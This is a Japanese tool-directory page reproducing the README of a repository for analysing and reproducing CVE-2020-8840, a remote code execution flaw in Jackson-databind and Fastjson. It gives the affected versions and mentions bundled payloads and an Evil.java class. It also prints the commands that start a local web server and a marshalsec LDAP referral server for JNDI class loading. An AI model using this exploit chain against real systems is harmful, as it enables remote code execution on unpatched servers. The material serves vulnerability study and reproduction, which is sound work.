Skip to content
KitploitKITPLOIT
ツールエクスプロイトブログ
Log in
提出
ツールエクスプロイトブログ
提出

ハッキング、侵入テスト、サイバーセキュリティツールをあなたのセキュリティアーセナルに!

Kitploitはハッキング、サイバーセキュリティ、ペネトレーションテストのツールディレクトリです。最新のプロジェクトアップデートを見つけて、脆弱性の発見、システム分析、テストの自動化、セキュリティの強化を行いましょう。

フィードお問い合わせプライバシー© 2026 Kitploit

ツールディレクトリ

カテゴリ

すべてのカテゴリを見る
Loading categories
CVE-2020-8840 — Jackson-databindリモートコード実行の脆弱性(CVE-2020-8840)分析・再現環境コード | Kitploit
ツール/GitHubGitHub/veraxy00/cve-2020-8840
脆弱性分析コード分析エクスプロイトウェブアプリケーション悪用学習と教育ラボと実践
GitHubveraxy00/cve-2020-8840

CVE-2020-8840

Jackson-databindリモートコード実行の脆弱性(CVE-2020-8840)分析・再現環境コード

リポジトリを見る
42775年前未レビュー
共有

CVE-2020-8840

Jackson-databindリモートコード実行脆弱性(CVE-2020-8840)の分析・再現環境コード。

プロジェクト内容:

  • jackson-databind、Fastjsonのペイロード
  • WebServerの悪意のあるクラス
  • コンパイル済みのmarshalsec-0.0.3-SNAPSHOT-all.jar

脆弱性の概要

Jackson-databindのリモートコード実行脆弱性(CVE-2020-8840)。攻撃者はxbean-reflectの利用チェーン(org.apache.xbean.propertyeditor.JndiConverter)を利用してJNDIリモートクラスロードをトリガーし、リモートコード実行を達成できます。

この脆弱性は、一部のバージョンのjackson-databindとFastjsonにも影響します。

jackson-databind

影響範囲:2.0.0 <= FasterXML jackson-databind <= 2.9.10.2

簡易環境の構築

サンプルコード内で指定されているLDAPサービスは、自分で構築する必要があります。

WebServer


HTTPサービスを起動し、悪意のあるクラスを配置します(プロジェクト内にEvil.javaクラスが同梱されています)。

python -m http.server 2222
LDAPサービス


Marshalsec ツールをダウンロードしてjarにコンパイルし、LDAPサービスを起動して、codebaseアドレス(悪意のあるクラスを配置するWebServer)を設定します。

利便性のため、ダウンロードやコンパイルの手間を省けるよう、プロジェクトにもmarshalsec-0.0.3-SNAPSHOT-all.jarを同梱しています(プロジェクトのコードはわずかですが、サイズが大きい主な理由はこのjarです)。JDK8でコンパイル済みです。

java -cp marshalsec-0.0.3-SNAPSHOT-all.jar marshalsec.jndi.LDAPRefServer http://127.0.0.1:2222/#Evil
Fastjson

影響範囲:Fastjson <= 1.2.62

再現環境は上記と同じです。WebServerとLDAPサービスを自分で構築して起動してください。

参考

  • https://github.com/FasterXML/jackson-databind
  • https://github.com/FasterXML/jackson-databind/issues/2620
  • https://github.com/FasterXML/jackson-databind/commit/914e7c9f2cb8ce66724bf26a72adc7e958992497
  • https://medium.com/@cowtowncoder/on-jackson-cves-dont-panic-here-is-what-you-need-to-know-54cd0d6e8062
  • https://github.com/alibaba/fastjson
ツールをダウンロード

人気

すべて見る →

コミュニティで最も使われているツールを見つけましょう。

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 究極のOSINTツールキット:調査グラフ、信頼度スコアリング、エイリアスファミリー、マップ、タイムライン、レポート。49個のモジュール、400以上のサイト、APIキー不要。

    790
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    GhostLock ワンタップ実行アプリ(CVE-2026-43499)

    508
  • 3

    ARTEX

    baarai/artex

    プランナー/ワーカーエージェント、資産グラフと探索グラフ、MITMトラフィック記録、脆弱性の再テストを備えたLLMマルチエージェント自律ペネトレーションテストプラットフォーム。

    435
  • 4

    redforge

    cybersecurity91/redforge

    ブラウザ側のレッドチームツールキット。偵察、ペイロード生成、認証情報攻撃、暗号、エンコーディング、エンゲージメントレポート向けの102のオフラインツールを備えています。

    346
  • 5

    CyberStrikeAI

    ed1s0nz/cyberstrikeai

    AIネイティブなサイバーセキュリティのためのアクションシステム。意図がガバナンスされた実行に変わり、証拠が運用記憶となり、すべての操作が次の操作を改善する。

    263
  • 6

    looking-glass

    anonghosty/looking-glass

    ShadowserverレポートをMongoDBに取り込み、インタラクティブなマップ、分析、調査結果、アドバイザリ、エグゼクティブダッシュボードとして再生するCSIRTプラットフォーム。

    260

すべてのツールを探索

ツールコレクションを閲覧

すべてのツールを見る →







